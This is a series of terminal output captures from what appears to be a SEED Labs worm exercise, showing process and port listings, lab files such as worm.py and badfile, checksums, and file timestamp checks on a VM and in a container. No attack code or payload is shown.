root       78263  0.0  0.2  24064  4924 ?        S    06:39   0:00 /lib/systemd/systemd-udevd
root       78264  0.0  0.2  24064  4924 ?        S    06:39   0:00 /lib/systemd/systemd-udevd
root       78265  0.0  0.2  24064  4924 ?        S    06:39   0:00 /lib/systemd/systemd-udevd
root       78266  0.0  0.2  24064  4924 ?        S    06:39   0:00 /lib/systemd/systemd-udevd
root       78273  0.0  0.2  24064  4924 ?        S    06:39   0:00 /lib/systemd/systemd-udevd
root       78369  0.0  0.1  11492  3228 pts/3    R+   06:39   0:00 ps aux
```

```
[09/20/26]seed@VM:~/.../worm$ netstat -tulpn | grep LISTEN
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:37097         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::8080                 :::*                    LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 ::1:631                 :::*                    LISTEN      -
[09/20/26]seed@VM:~/.../worm$ sudo -i
root@VM:~# ls
root@VM:~# netstat -tulpn | grep LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      425/systemd-resolve
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      662/sshd: /usr/sbin
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      30066/cupsd
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      691/inetd
tcp        0      0 127.0.0.1:37097         0.0.0.0:*               LISTEN      640/containerd
tcp6       0      0 :::8080                 :::*                    LISTEN      9885/docker-proxy
tcp6       0      0 :::21                   :::*                    LISTEN      641/vsftpd
tcp6       0      0 :::22                   :::*                    LISTEN      662/sshd: /usr/sbin
tcp6       0      0 ::1:631                 :::*                    LISTEN      30066/cupsd
```

```
[09/20/26]seed@VM:~/.../worm$ pwd
/home/seed/worm/Labsetup/worm
[09/20/26]seed@VM:~/.../worm$ ll
total 760
-rw-rw-r-- 1 seed seed    500 Sep 20 05:55 badfile
-rw-rw-r-- 1 seed seed      1 Sep 18 23:04 peda-session-server_victim.txt
-rw-rw-r-- 1 seed seed     11 Sep 18 23:59 peda-session-stack_victim.txt
drwxrwxr-x 2 seed seed   4096 Sep 20 05:47 __pycache__
-rwxrwxr-x 1 seed seed  17768 Nov 26  2023 server_victim
-rwxrwxr-x 1 seed seed 709188 Nov 26  2023 stack_victim
-rwxrwxr-x 1 seed seed   3223 Sep 20 06:28 worm_process_demo.py
-rwxrwxr-x 1 seed seed   4124 Sep 20 05:53 worm.py
-rwxrwxr-x 1 seed seed   4198 Sep 20 05:53 worm.py.before_exact_shellcode
-rwxrwxr-x 1 seed seed   3804 Sep 20 05:44 worm.py.before_morris_shellcode
-rwxrwxr-x 1 seed seed   3958 Sep 19 00:18 worm.py.save
[09/20/26]seed@VM:~/.../worm$ md5sum badfile
f143299784d6d33304b9bf41d604163b  badfile
[09/20/26]seed@VM:~/.../worm$ md5sum worm.py
860583496b982c1ae7f0d7f13cba2182  worm.py
[09/20/26]seed@VM:~/.../worm$ date
Sun 20 Sep 2026 06:49:38 AM EDT

[09/20/26]seed@VM:~/.../worm$ stat worm.py
  File: worm.py
  Size: 4124            Blocks: 16         IO Block: 4096   regular file
Device: 805h/2053d      Inode: 1573766     Links: 1
Access: (0775/-rwxrwxr-x)  Uid: ( 1000/    seed)   Gid: ( 1000/    seed)
Access: 2026-09-20 05:53:21.970535617 -0400
Modify: 2026-09-20 05:53:16.622535409 -0400
Change: 2026-09-20 05:53:16.622535409 -0400
 Birth: -
[09/20/26]seed@VM:~/.../worm$ stat badfile
  File: badfile
  Size: 500             Blocks: 8          IO Block: 4096   regular file
Device: 805h/2053d      Inode: 1573768     Links: 1
Access: (0664/-rw-rw-r--)  Uid: ( 1000/    seed)   Gid: ( 1000/    seed)
Access: 2026-09-20 06:56:21.143553838 -0400
Modify: 2026-09-20 06:56:19.095553758 -0400
Change: 2026-09-20 06:56:19.095553758 -0400
 Birth: -
[09/20/26]seed@VM:~/.../worm$
```

```
root@41afa1c5d96c:/# TZ="EST" date
Sun Sep 20 06:02:08 EST 2026
root@41afa1c5d96c:/# date
Sun Sep 20 11:02:26 UTC 2026
root@41afa1c5d96c:/#
```

```
root@41afa1c5d96c:/# TZ="EST" ls bof -l
total 720
-rw-r--r-- 1 root root    500 Sep 20 05:29 badfile
-rwxrwxr-x 1 root root  17768 Nov 26  2023 server
-rwxrwxr-x 1 root root 709188 Nov 26  2023 stack
-rwxrwxr-x 1 1000 1000      0 Sep 20 06:04 worm.py
root@41afa1c5d96c:/# TZ="EST" ls bof/badfile -l
-rw-r--r-- 1 root root 500 Sep 20 05:29 bof/badfile
root@41afa1c5d96c:/# TZ="EST" ls bof/badfile -cl
-rw-r--r-- 1 root root 500 Sep 20 05:29 bof/badfile
root@41afa1c5d96c:/# TZ="EST" ls bof/badfile -ul
-rw-r--r-- 1 root root 500 Sep 20 05:29 bof/badfile
root@41afa1c5d96c:/#
```

```
root@41afa1c5d96c:/# TZ="EST" ls bof/worm.py -l
-rwxrwxr-x 1 1000 1000 0 Sep 20 06:08 bof/worm.py
root@41afa1c5d96c:/# TZ="EST" ls bof/worm.py -cl
-rwxrwxr-x 1 1000 1000 0 Sep 20 05:09 bof/worm.py
root@41afa1c5d96c:/# TZ="EST" ls bof/worm.py -ul
-rwxrwxr-x 1 1000 1000 0 Sep 20 06:08 bof/worm.py
root@41afa1c5d96c:/#
```

```
root@41afa1c5d96c:/# ls bof -l
total 720
-rw-r--r-- 1 root root    500 Sep 20 10:29 badfile
-rwxrwxr-x 1 root root  17768 Nov 26  2023 server
-rwxrwxr-x 1 root root 709188 Nov 26  2023 stack
-rwxrwxr-x 1 1000 1000      0 Sep 20 11:10 worm.py
root@41afa1c5d96c:/#
```